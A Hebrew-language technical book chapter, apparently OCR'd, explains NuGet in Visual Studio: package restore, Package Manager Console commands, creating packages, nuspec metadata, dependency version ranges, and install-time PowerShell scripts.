בכרטיסייה Recent Packages מוצגות 25 החבילות האחרונות שהותקנו באופן ישיר, אך חבילות שהותקנו בתור תלויות של חבילות אחרות אינן נכללות ברשימה הזו. הרשימה הינה אמצעי נוח לאיתור חבילות שמשמשות אתכם לעתים קרובות, או בעת התקנת חבילות למספר פרויקטים.

כדי לנקות את רשימת החבילות האחרונות, בחרו מתוך הכרטיסייה General בחלון ההגדרות של מנהל החבילות, ולחצו על לחצן Clear Recent Packages.

שחזור חבילות


כפי שכבר נאמר, תהליך העבודה הסטנדרטי של NuGet מבוסס על ההנחה שהמפתח מעביר גם את התיקייה Packages אל מערכת ניהול הגרסאות (version control או source control). אחד היתרונות של הגישה הזו הוא בכך שאחזור הפתרון ממערכת ניהול הגרסאות מבטיח זמינות מלאה של כל האמצעים הדרושים לבניית הפתרון. אין צורך לאחזר חבילות ממיקום אחר.

עם זאת, לגישה הזו יש גם כמה חסרונות. התיקייה Packages אינה חלק מהפתרון של Visual Studio, ולכן, מפתחים שמשתמשים בניהול גרסאות באמצעות אינטגרציה עם Visual Studio צריכים לבצע פעולה נוספת כדי להבטיח שהתיקייה הזו תישמר. אם אתם משתמשים במערכת TFS (Team Foundation System) לניהול גרסאות, NuGet ינהל גם את התיקייה Packages באופן אוטומטי.


מפתחים שמשתמשים במערכת מבוזרת לניהול גרסאות (Distributed Version Control – DVCS System), כמו למשל Git או Mercurial, נאלצים להתמודד עם חיסרון נוסף. בדרך כלל, מערכת DVCS אינה יעילה עבור קבצים בינריים. אם פרויקט מכיל מספר רב של חבילות שמשתנות לעתים תכופות, האחסון של DVCS יכול להגיע לנפח משמעותי. במקרה כזה, ייתכן שעדיף יהיה להימנע מהוספה של התיקייה Packages למערכת לניהול הגרסאות.

לגרסה NuGet 1.6 נוספה אפשרות של **שחזור חבילות (package restore)** שנועדה לספק מענה לחסרונות הללו, וגם לתמוך ברצף עבודה שאינו מחייב את המפתחים להפקיד חבילות לניהול הגרסאות.

כדי לאפשר שחזור חבילות, לחצו לחיצה ימנית על הפתרון בחלון Visual Studio ובחרו באפשרות Enable NuGet Package Restore מהתפריט שייפתח, כמוצג בתרשים 12-10. פעולה זו תגרום לפתיחת תיבת דו-שיח שכוללת מידע על השינויים שיבוצעו בפתרון (תרשים 13-10).



תרשים 10-12



תרשים 10-13

כפי שמוצג בתיבת הדו-שיח, אישור הפעולה יגרום להוספת תיקייה בשם nuget. אל שורש הפתרון שלכם. אתם **חייבים לוודא** שהתיקייה הזו נכללת בניהול הגרסאות שלכם, מכיוון שהיא מכילה את מטלות הבנייה שמאפשרות שחזור חבילות. למזלנו צריך רק לעתים נדירות לשנות את תוכן התיקייה הזו, ולכן סביר להניח שזו הפעם היחידה שיהיה צורך לעשות זאת.

התיקייה מכילה שלושה או ארבעה קבצים:

- **NuGet.config**: מכיל הגדרות תצורה של NuGet. נכון לעכשיו יש בקובץ הגדרה אחת בלבד, disableSourceControlIntegration, אשר ערכה true כאשר שחזור חבילות מופעל, מכיוון שהתיקייה Packages אינה נכללת יותר בניהול הגרסאות.
- **NuGet.exe**: גרסת שורת-הפקודה (command-line) של NuGet אשר משחזרת בפועל את החבילות. החל מגרסת NuGet 2.0, דרושה הסכמת המשתמש לשחזור חבילות באמצעות הגדרת NuGet או על ידי משתנה סביבתי (environment variable) בשם EnableNuGetPackageRestore. לפרטים נוספים קראו את הפוסט בבלוג של NuGet בכתובות http://blog.nuget.org/20120518/package-restore-and-consent.html.
- **NuGet.targets**: מטלות MSBuild שמועברות אל NuGet.exe ומבטיחות שהחבילות החסרות תשוחזרנה בזמן ההידור.

- **Packages.config**: אם פתרון מכיל חבילות שמותקנות רק בפתרון עצמו, ולא בפרויקט אינדיבידואלי, החבילות מפורטות בקובץ Packages.config. לדוגמה, בקובץ עשויה להופיע חבילה שמוסיפה פקודות למסוף Package Manager Console (מוסבר בהמשך) אך אינה כוללת תוצרי קוד.


כאשר שחזור חבילות מופעל, אין צורך להוסיף את תיקיית החבילות לניהול הגרסאות, אלא רק את קוד המקור. כאשר מפתח חדש מקבל את קוד המקור מהמערכת לניהול הגרסאות, כל שעליו לעשות הוא לבנות את הפתרון כדי לשחזר את כל קבצי החבילות.

בשלב זה NuGet סוקר את הרשומה של כל חבילה בכל קובץ Packages.config, ואז מוריד ופותח אותה. שימו לב שלא מבוצעת "התקנה" של החבילה. הנחת המוצא היא שהחבילה כבר הותקנה וכל השינויים שההתקנה ביצעה בפרויקט כבר נוספו. הדבר היחיד שחסר הוא הקבצים בתיקיית החבילות, כמו למשל תוצרי קוד וכלים.

שימוש במסוף Package Manager Console

כבר נאמר שיש שתי דרכים לעבוד עם NuGet. עד עתה עסקנו בדרך הראשונה וכעת נתבונן בדרך השנייה - על ידי מסוף Package Manager Console. זהו מסוף מבוסס-PowerShell שפועל בסביבת Visual Studio, ומספק יכולות טובות לאיתור ולהתקנה של חבילות. בנוסף, הוא תומך במספר תרחישים שאינם נתמכים על ידי תיבת הדו-שיח. כדי לפתוח את המסוף ולהשתמש בו, יש לבצע את הפעולות הבאות:

1. פתחו את המסוף על ידי בחירת Tools ⇦ Library Package Manager ⇦ Package Manager Console, כמוצג בתרשים 10-14. הפעולה תגרום לפתיחת החלון Package Manager Console, אשר מאפשר לבצע את כל הפעולות שזמינות בתיבת הדו-שיח.



תרשים 10-14

2. **ביצוע פעולה**: פעולות מבוצעות באמצעות פקודות כגון Get-Package, אשר מציגה רשימה של כל החבילות שזמינות להורדה. פקודה זו כוללת מספר מסנני חיפוש, כמוצג בתרשים 10-15.

```
Package Manager Console
Package source: NuGet official package source    Default project: MvcApplication
Each package is licensed to you by its owner. Microsoft is not responsible for, nor does it grant any
licenses to, third-party packages. Some packages may include dependencies which are governed by
additional licenses. Follow the package source (feed) URL to determine any dependencies.

Package Manager Console Host Version 1.8.30423.9026

Type 'get-help NuGet' to see all available NuGet commands.

PM> Get-Package -ListAvailable -Filter Route

Id                              Version          Description/Release Notes
--                              -------          -------------------------
AttributeRouting                2.2.2.0          AttributeRouting for ASP.NET MVC lets you sp...
AttributeRouting.WebApi         2.2.2.0          AttributeRouting for ASP.NET Web API lets yo...
AttributeRouting.WebApi.Hosted  2.2.2.0          AttributeRouting for self-hosted Web API let...
bar                             1.0.0            Route Debugger is a little utility I wrote t...
DesignerPages                   1.1.1            Allows views to be added to one directory wi...
elfar                           1.0.10           Error Logging Filter and Route (ELFAR) for A...
Elmah.MVC                       1.3.2            Painless integration of ELMAH functionality ...
```

תרשים 10-15

3. **שימוש בחלוניות הַשְׁלָמָה (tab expansions)**: בתרשים 10-16 ניתן לראות את אופן הפעולה של חלונית הַשְׁלָמָה עם הפקודה Get-Package. כפי שמשתמע משמה, הפקודה Get-Package משמשת להתקנת חבילות. חלונית ההשלמה מציגה רשימה של חבילות זמינות ששמותיהן מתחילים בתווים שהקלדתם.

```
Package Manager Console
Package source: NuGet official package source    Default project: MvcApplication
PM> Install-Package Rout
    RouteMagic
    routedebugger
    RouteMagic.Mvc
    RoutingConfiguration
    RouteAttribute
```

תרשים 10-16

התמיכה בחלוניות הַשְׁלָמָה היא אחת התכונות השימושיות של פקודות PowerShell. הן מאפשרות להקליד מספר אותיות ואז להקיש Tab כדי להציג חלונית עם רשימת אפשרויות זמינות.


4. **חיבור פקודות**: סביבת PowerShell מאפשרת לכם גם לחבר פקודות על ידי תיעול הפלט של פקודה לפקודה אחרת. לדוגמה, אם אתם רוצים להתקין חבילה בכל הפרויקטים בפתרון שלכם, תוכלו להריץ את הפקודה הבאה:

```
Get-Project -All | Install-Package log4net
```

הפקודה הראשונה מאחזרת כל פרויקט בפתרון ומתעלת את הפלט אל הפקודה השנייה, אשר מתקינה את החבילה log4net בכל אחד מהפרויקטים.

5. **הוספה דינמית של פקודות חדשות**: אחת התכונות הטובות ביותר של ממשק PowerShell היא ההוספה של פקודות חדשות למסוף על ידי חבילות מסוימות. לדוגמה, לאחר התקנת החבילה MvcScaffolding, המסוף יתמוך בפקודות חדשות שמשמשות להנחת scaffolding עבור הבקר והתצוגות.

בתרשים 17-10 מוצגת התקנה של MvcScaffolding ולאחר מכן שימוש בפקודת Scaffold החדשה אשר נוספה על ידי החבילה.



תרשים 17-10

על פי ברירת מחדל, פקודות Package Manager Console פועלות מול מאגר "כל" החבילות, שהינו למעשה מצבור של משאבי החבילות שתצורתן הוגדרה. כדי לשנות את מקור החבילות הנוכחי, בחרו מקור חבילות חלופי מהרשימה הנפתחת Package source שבפינה השמאלית עליונה של המסוף, או לחילופין השתמשו בדגל Source- כדי להגדיר מקור חבילות אחר בעת הרצת פקודה. מקור החבילות החדש ישאר בתוקפו למשך הפעולה של הפקודה. כדי לערוך את קבוצת משאבי החבילות המוגדרים, לחצו על הלחצן שנראה כמו גלגל שיניים מימין לתפריט הנפתח Package source, כדי לפתוח את תיבת הדו-שיח Configure Package Sources.

הפקודות שמבוצעות במסוף Package Manager Console מוחלות על פרויקט ברירת המחדל, אשר מוצג ברשימה הנפתחת שבפינה הימנית-עליונה של המסוף. בעת הפעלת הפקודה להתקנת חבילה, החבילה מותקנת בפרויקט ברירת המחדל בלבד. השתמשו בדגל project- כשלאחריו שם של פרויקט כדי להחיל את השינויים על פרויקט אחר.

לפרטים נוספים על השימוש במסוף Package Manager Console ועל רשימה של הפקודות הזמינות, בקרו באתר התיעוד של NuGet בכתובת זו:

http://docs.nuget.org/docs/reference/package-manager-console-powershell-reference

יצירת חבילות

אומנם קל מאוד להתקין ולהשתמש בחבילות באמצעות NuGet, אבל לא היינו יכולים ליהנות מהנוחות הזו אילולא האנשים שטרחו לכתוב את החבילות הללו. זוהי הסיבה שצוות הפיתוח של NuGet השקיע מאמצים רבים כדי שתהליך היצירה של חבילות חדשות יהיה פשוט ככל הניתן.

לפני שיוצרים חבילה, עליכם להוריד את יישום שורת-הפקודה NuGet.exe מאתר NuGet CodePlex שכתובתו: http://nuget.codeplex.com/. העתיקו את הקובץ NuGet.exe למיקום מרכזי יותר בדיסק הקשיח שלכם, והוסיפו את המיקום למשתנה הסביבה PATH.

את הקובץ NuGet.exe תוכלו לעדכן באמצעות הפקודה Update. לדוגמה, אתם יכולים להריץ את הפקודה:

```
NuGet.exe update -self
```

או להשתמש בגרסה המקוצרת:

```
Nuget u -self
```

הפקודה משמשת לגיבוי הגרסה הקיימת של NuGet.exe על ידי הוספת הסיומת old. לשם הקובץ, והחלפתו בגרסה העדכנית ביותר של NuGet.exe.

לאחר התקנת NuGet.exe, עליכם להוסיף עוד שלוש פעולות חשובות, כדי ליצור חבילה:

1. ארגנו את תוכן החבילה במבנה תיקיות מבוסס-מוסכמות.
2. פרטו את נתוני המטא של החבילה בקובץ nuspec.
3. הפעילו את פקודת Pack של NuGet.exe על הקובץ nuspec:

```
Install-Package NuGet.CommandLine
```

אריזת פרויקט

במקרים רבים, חבילה תכלול תוצר קוד (assembly) שממופה בצורה אלגנטית לפרויקט Visual Studio (csproj. או vbproj.). במצבים כאלה, יצירת חבילת NuGet היא עניין פשוט למדי. בשורת הפקודה, נווטו אל התיקייה שמכילה את קובץ הפרויקט והזינו את הפקודה הבאה:

```
NuGet.exe pack MyProject.csproj -Build
```

אם התיקייה מכילה קובץ פרויקט יחיד, תוכלו להשמיט את השם של קובץ הפרויקט. פעולה זו תגרום להידור הפרויקט והגדרת נתוני המטא של NuGet על סמך נתוני המטא של תוצר הקוד של הפרויקט.

עם זאת, ברוב המקרים תרצו בוודאי להתאים בעצמכם את נתוני המטא של החבילה, ואת זה תוכלו לעשות באמצעות הפקודה הזו:

```
NuGet.exe spec MyProject.csproj
```

הפקודה יוצרת קובץ nuspec. (שיוסבר בהמשך הפרק) עם אסימונים חלופיים מיוחדים עבור מידע שישלף מתוצר הקוד. נושא זה מוסבר בצורה הרבה יותר מעמיקה בתיעוד של NuGet בכתובת הבאה:

http://docs.nuget.org/docs/creating-packages/creating-and-publishing-a-package

אריזת תיקייה

מנהל החבילות NuGet תומך גם ביצירת חבילות שמבוססות על מבנה תיקיות. זו אפשרות שימושית במקרים שבהם לא קיים מיפוי פשוט מהפרויקט אל החבילה. לדוגמה, אם החבילה מכילה גרסאות שונות של תוצר הקוד שמתאימות לגרסאות שונות של NET Framework.

על פי ברירת המחדל, הפקודה Pack של NuGet כוללת באופן רקורסיבי את כל הקבצים בתיקייה שמכילה את הקובץ nuspec. שמצוין בפקודה. ניתן לעקוף את ההתנהגות הזו על ידי ציון מפורש של הקבצים שצריכים להיכלל בקובץ nuspec.

חבילה מורכבת משלושה סוגים של קבצים, כמפורט בטבלה 1-10.

טבלה 1-10: סוגי הקבצים בחבילה

תיקייה	תיאור
Lib	כל תוצר קוד (קובץ dll.) בתיקייה זו משמש כהפניה בפרויקט המטרה.
Content	קבצים בתיקייה content מועתקים לשורש היישום כאשר החבילה מותקנת. אם הקובץ נושא סיומת pp., או סיומת transform., מופעלת טרנספורמציה לפני העתקתו.
Tools	תיקייה זו מכילה תסריטי PowerShell שייתכן שיורצו במהלך ההתקנה או האתחול של הפתרון, ומכילה גם את כל התוכניות שמיועדות להיות מופעלות דרך Package Manager Console.

כאשר אתם יוצרים חבילה, בדרך כלל תשתמשו באחת או יותר מתיקיות ברירת המחדל הללו בהתאם לקבצים הדרושים לחבילה שלכם. רוב החבילות מוסיפות תוצר קוד לפרויקט, ולכן חשוב בעיקר להכיר את מבנה התיקייה lib.

אם ברצונכם לספק למפתחים מידע נוסף על אודות החבילה, הוסיפו קובץ readme.txt לשורש החבילה. מנהל החבילות NuGet יפתח את הקובץ מיד לאחר סיום התקנת החבילה. עם זאת, כדי למנוע את הצפת המשתמש במספר רב של קבצי readme, קובץ readme של החבילה נפתח רק כאשר החבילה מותקנת באופן ישיר, ולא כאשר היא תלויה בחבילה אחרת.

קובץ NuSpec

כאשר יוצרים חבילה (package) צריך לספק נתונים שונים, כמו למשל זיהוי (ID) של החבילה, תיאור, רשימת מחברים ועוד. כל נתוני המטא הללו מאוחסנים בפורמט XML בקובץ nuspec., שמשתמשים בו במהלך יצירת החבילה, והוא נכלל בה לאחר יצירתה.

דרך מהירה ליצור קובץ NuSpec היא להשתמש בפקודה Spec של NuGet ליצירת תבנית מפרט (spec file). השתמשו בדגל AssemblyPath כדי ליצור קובץ NuSpec על סמך נתוני המטא שמאוחסנים בקוד assembly. לדוגמה, אם יש לכם קובץ קוד בשם MusicCategorizer.dll, יצירת קובץ NuSpec על סמך נתוני המטא שבקובץ תעשה באמצעות הפקודה הזו,

```
nuget spec -AssemblyPath MusicCategorizer.dll
```

הפקודה תגרום להפקת קובץ NuSpec שלהלן:

```
<?xml version="1.0"?>
<package xmlns="http://schemas.microsoft.com/packaging/2010/07/nuspec.xsd">
  <metadata>
    <id>MusicCategorizer</id>
    <version>1.0.0.0</version>
    <title>MusicCategorizer</title>
    <authors>Haackbeat Enterprises</authors>
    <owners>Owner here</owners>
    <licenseUrl>http://LICENSE_URL_HERE_OR_DELETE_THIS_LINE</licenseUrl>
    <projectUrl>http://PROJECT_URL_HERE_OR_DELETE_THIS_LINE</projectUrl>
    <iconUrl>http://ICON_URL_HERE_OR_DELETE_THIS_LINE</iconUrl>
    <requireLicenseAcceptance>false</requireLicenseAcceptance>
    <description>
      Categorizes music into genres and determines beats per minute (BPM) of a song.
    </description>
    <tags>Tag1 Tag2</tags>
    <dependencies>
      <dependency id="SampleDependency" version="1.0" />
    </dependencies>
  </metadata>
</package>
```

כל קובץ NuSpec נפתח באלמנט <packages> חיצוני, אשר חייב להכיל תת-אלמנט (child element) מסוג <metadata>. האלמנט יכול להכיל גם תת-אלמנט <files>, כמוסבר בהמשך, אבל אם תקפידו על מוסכמות מבנה התיקיות שתארנו קודם לא תזדקקו לו.

נתוני מטא

בטבלה 2-10 מפורטים האלמנטים שמוכלים במקטע <metadata> של קובץ NuSpec.

טבלה 10-2: אלמנטים של נתוני מטא

אלמנט	תיאור
id	**שדה חובה.** זיהוי יחודי לחבילה.
version	**שדה חובה.** גרסת החבילה בפורמט גרסה סטנדרטי, עד 4 מקטעים (לדוגמה, 1.1, 1.1.2 או 1.1.2.5).
title	כותרת ידידותית למשתמש עבור החבילה. אם לא מוגדר, ערך id ישמש גם בתור הכותרת.
authors	**שדה חובה.** רשימה מופרדת בפסיקים של כותבי קוד החבילה.
owners	רשימה מופרדת בפסיקים של יוצרי החבילה. לעתים, רשימה זו חופפת לרשימת כותבי הקוד, אך לא תמיד. שימו לב שבעת העלאת החבילה לגלריה, פרטי חשבון הגלריה מקבלים קדימות על השדה הזה.
licenseUrl	קישור לרשיון החבילה.
projectUrl	כתובת דף הבית של החבילה, אשר מספק למשתמשים מידע נוסף אודות החבילה.
iconUrl	כתובת לתמונה שתשמש כלוגו עבור החבילה בתיבת הדו-שיח. יש להשתמש בקובץ png. ברזולוציה של 32x32 פיקסלים על רקע שקוף.
requireLicenseAcceptance	ערך בוליאני שמגדיר אם המשתמשים יִדָרשו לאשר את תנאי השימוש בחבילה (כמפורט באלמנט licenseUrl) לפני התקנת החבילה.
description	**שדה חובה.** תיאור מפורט של החבילה. התיאור יוצג בחלונית הימנית של תיבת הדו-שיח Package Manager.
releaseNotes	תיאור השינויים שבוצעו בגרסה זו של החבילה. הערות הגרסה מוצגות במקום התיאור כאשר החבילה נבחרת בכרטיסיית העדכונים.
tags	רשימה מופרדת ברווחים של תגיות ומילות מפתח שמתארות את החבילה.
frameworkAssemblies	רשימה של הפניות תוצרי קוד של NET Framework. אשר יוספו לפרויקט המטרה.

אלמנט	תיאור
references	שמות תוצרי הקוד בתיקייה lib אשר יוספו לפרויקט כהפניות תוצרי קוד. אם אתם רוצים להוסיף את כל תוצרי הקוד בתיקייה lib (ברירת מחדל), השאירו תגית זו ריקה. אם תציינו הפניות כלשהן, יוספו אך ורק תוצרי הקוד שציינתם.
dependencies	רשימת התלויות של החבילה אשר מפורטות דרך תת-אלמנט <dependency>.
language	מחרוזת Locale ID (או מחרוזת LCID) של Microsoft עבור החבילה. למשל, en-us.
copyright	פרטי זכויות היוצרים של החבילה.
summary	סיכום קצר של החבילה. הסיכום מוצג בחלונית האמצעית של תיבת הדו-שיח Package Manager.

השקיעו מחשבה בבחירת ערך ID עבור החבילה שלכם - אתם חייבים לבחור בערך ייחודי. ערך זה ישמש לזיהוי החבילה שלכם בעת הרצת פקודות התקנת חבילות ועדכון חבילות.

הפורמט של ערך ID זהה לפורמט השם של מרחבי שמות של NET. כלומר, MusicCategorizer ו-MusicCategorizer.Mvc הם שמות חוקיים לחבילות, אך MusicCategorizer!!!Web אינו שם חוקי.

תלויות

חבילות תוכנה רבות אינן מפותחות באופן בלתי-תלוי, אלא מסתמכות בעצמן על ספריות אחרות. אתם יכולים לשלב את התלויות (dependencies) הללו בחבילה שלכם, אבל אם התלויות הן חבילות NuGet, עדיף להגדיר את יחסי התלות הללו בנתוני המטא של החבילה העיקרית. אם הספריות שמשמשות אתכם אינן מוצעות כחבילות NuGet, צרו קשר עם יוצרי הספריות והציעו לעזור להם לארוז אותן!

כל אלמנט <dependency> מכיל שני נתונים כמפורט בטבלה 3-10.

טבלה 3-10: אלמנטי תלות

תכונה	תיאור
id	ערך id של החבילה עליה מסתמכת החבילה העיקרית.
version	טווח גרסאות חבילת התלות שנתמכות על ידי החבילה העיקרית.

כמוסבר בטבלה 10-3, המאפיין version משמש לציון טווח של גרסאות. על פי ברירת מחדל, עליכם לספק רק את הגרסה המינימלית שיכולה לשמש כתלות, לדוגמה <dependency id="MusicCategorizer" version="1.0"/>. דוגמה זו מגדירה תלות שמאפשרת לחבילה להסתמך על גרסת 1.0 ומעלה של החבילה MusicCategorizer.

אם עליכם להגדיר טווח מדויק יותר, תוכלו להשתמש בסימון קטע (interval notation) לציון הטווח. בטבלה 10-4 מוצגות השיטות השונות לציון טווח גרסאות.

טבלה 10-4: טווח גרסאות

טווח	משמעות
1.0	גרסאות עדכניות או שוות לגרסה 1.0. זהו הסימון המקובל והמומלץ ביותר.
[1.0, 2.0)	גרסאות בין 1.0 ל-2.0, כולל 1.0 אך לא כולל 2.0
(,1.0]	גרסאות נמוכות או שוות ל-1.0
(,1.0)	גרסאות נמוכות מ-1.0
[1.0]	גרסה 1.0 בלבד
(1.0,)	גרסאות עדכניות מ-1.0
(1.0,2.0)	גרסאות בין 1.0 ל-2.0, לא כולל מקרי קצה
[1.0,2.0]	גרסאות בין 1.0 ל-2.0, כולל מקרי קצה
(1.0, 2.0]	גרסאות בין 1.0 ל-2.0, לא כולל 1.0 אך כולל 2.0
(1.0)	לא חוקי
ריק	כל הגרסאות

הגישה המומלצת בדרך כלל היא לציין את הגבול התחתון בלבד. כאשר גישה זו מיושמת, המפתח שמתקין את החבילה, יכול להשתמש בגרסאות חדשות יותר של התלות. אם תגדירו גבול עליון, מנהל החבילות גם לא יאפשר להם לנסות ולהשתמש בחבילה עם גרסה מתקדמת יותר שהותקנה מראש. במקרה של תוצרי קוד עם שמות, NuGet מוסיף באופן אוטומטי את הפניות הקישור לתוצרי הקוד המתאימים לקבצי התצורה של פרויקט המטרה.

כדי לקבל מידע מקיף יותר על אסטרטגיית הגרסאות שמיושמת על ידי NuGet, קראו את סדרת הכתבות בבלוג של David Ebbo בכתובת

http://blog.davidebbo.com/2011/01/nuget-versioning-part-1-taking-on-dll.html

ציון קבצי החבילה

אם תקפידו על מוסכמות מבנה התיקיות שתארנו קודם, לא תידרשו להוסיף רשימה של קבצים לקובץ nuspec. עם זאת, במקרים מסוימים ייתכן שתרצו לציין באופן מפורש איזה קבצים ייכללו בחבילה. לדוגמה, ייתכן שאתם מקימים פרויקט שבו תרצו לבחור את הקבצים שייכללו מבלי להעתיקם תחילה אל מבנה מבוסס-מוסכמות. כדי לבחור באופן מפורש את הקבצים שיכללו, עליכם להשתמש באלמנט <files>.

חשוב לדעת שאם תציינו קבצים אחדים, מנהל החבילות יתעלם מהמוסכמות ויוסיף לחבילה אך ורק את הקבצים שמופיעים ברשימה שבקובץ nuspec.

האלמנט <files> הוא תת-אלמנט רשות (אופציונלי) של האלמנט <package>, ומכיל סדרה של אלמנטי <file>. כל אלמנט <file> מגדיר מקור ויעד של קובץ אשר צריך להיכלל בחבילה. שתי התכונות (attributes) הללו מתוארות בטבלה 5-10.

טבלה 5-10: תכונות האלמנט <file>

תכונה	תיאור
src	המיקום של הקובץ או הקבצים שצריכים להיכלל בחבילה. הנתיב יחסי לקובץ NuSpec, אלא אם כן מוגדר נתיב מוחלט. מותר להשתמש בתו הפתוח כוכבית (*). ניתן גם להשתמש בכוכבית כפולה (**) לציון חיפוש תיקייה רקורסיבי.
target	שדה רשות. נתיב היעד עבור הקובץ או קבוצת הקבצים. יש לציין נתיב יחסי בתוך החבילה, כמו למשל target="lib" או target="lib\net40". יש ערכים מקובלים נוספים, כגון target="content" או target="tools".

בדוגמה שלהלן מוצג אלמנט <files> טיפוסי:

```
<files>
  <file src="bin\Release\*.dll" target="lib" />
  <file src="bin\Release\*.pdb" target="lib" />
  <file src="tools\**\*.*" target="tools" />
</files>
```

כל הנתיבים מפורשים באופן יחסי למיקום של קובץ nuspec., למעט כאשר נתון נתיב מוחלט. לפרטים נוספים על אופן השימוש באלמנט הזה, קראו את המפרט באתר התיעוד של NuGet בכתובת http://docs.nuget.org/docs/reference/nuspec-reference.

כלים

חבילה יכולה לכלול תסריטי PowerShell שמורצים באופן אוטומטי כאשר החבילה מותקנת או מוּסֵרֶת. יש תסריטים שמשמשים להוספת פקודות למסוף, כמו למשל החבילה MvcScaffolding.

נציג כעת דוגמה פשוטה ביותר לבנייה של חבילה שמוסיפה פקודה חדשה למסוף Package Manager Console. במקרה זה אין לנו חבילה שימושית במיוחד, אך היא ממחישה בצורה טובה מספר רעיונות חשובים.

תמיד הייתה לי משיכה לא מוסברת לצעצוע "כדור הקסם". אם אין לכם מושג מה זה, הרי הסבר קצר: זהו כדור ביליארד שחור (כדור 8) גדול במיוחד, שיכול לספק תשובה לכל שאלת כן/לא שתעלו בדעתכם. לאחר שתחשבו על שאלה, תצטרכו לנער את הכדור ולהציץ מבעד לחלונית הקטנה שעליו כדי לראות את התשובה על אחת מעשרים הפאות של קוביית איקוסהדרון שצפה בנוזל בתוך מעטפת הפלסטיק החיצונית.

כעת נבנה גרסה משלנו לכדור הקסם, אשר מוסיפה את הפקודה PowerShell למסוף. בשלב ראשון נכתוב תסריט בשם init.ps1. על פי מוסכמה, תסריטים בעלי שם זה שנמצאים בתיקייה tools של החבילה מורצים בכל פעם שהפתרון נפתח, וכך נוכל להשתמש בתסריט להוספת הפקודה למסוף.

בטבלה 6-10 תמצאו רשימה של כל תסריטי PowerShell המיוחדים שניתן לכלול בתיקייה tools של החבילה NuGet, ועיתוי ההרצה שלהם.

טבלה 6-10: תסריטי PowerShell מיוחדים

שם	תיאור
Init.ps1	התסריט מופעל בכל פעם שהחבילה מותקנת בפרויקט הראשון בפתרון. אם אותה חבילה מותקנת לפרויקטים נוספים באותו פתרון, התסריט לא יורץ שוב במהלך ההתקנה. התסריט מורץ גם בכל פעם שהפתרון נפתח בסביבת Visual Studio. תסריט זה מתאים להוספת פקודות חדשות למסוף Package Manager Console.
Install.ps1	התסריט מופעל בכל פעם שהחבילה מותקנת בפרויקט. אם אותה חבילה מותקנת לפרויקטים נוספים באותו פתרון, התסריט מורץ בכל פעם שהחבילה מותקנת. תסריט זה מתאים לביצוע שלבי התקנה נוספים מעבר לפעולות הסטנדרטיות שמבוצעות על ידי NuGet.
Uninstall.ps1	התסריט מופעל בכל פעם שחבילה מוסרת (uninstalled) מפרויקט. תסריט זה מתאים לביצוע שלבי ניקוי נוספים מעבר לפעולות הניקוי הסטנדרטיות שמבוצעות על ידי NuGet.

בעת הקריאה לתסריטים הללו, NuGet מעביר קבוצה של פרמטרים, כמפורט בטבלה 7-10.

טבלה 7-10: פרמטרים לתסריטי PowerShell של NuGet

שם	תיאור
$installPath	נתיב אל החבילה המותקנת.
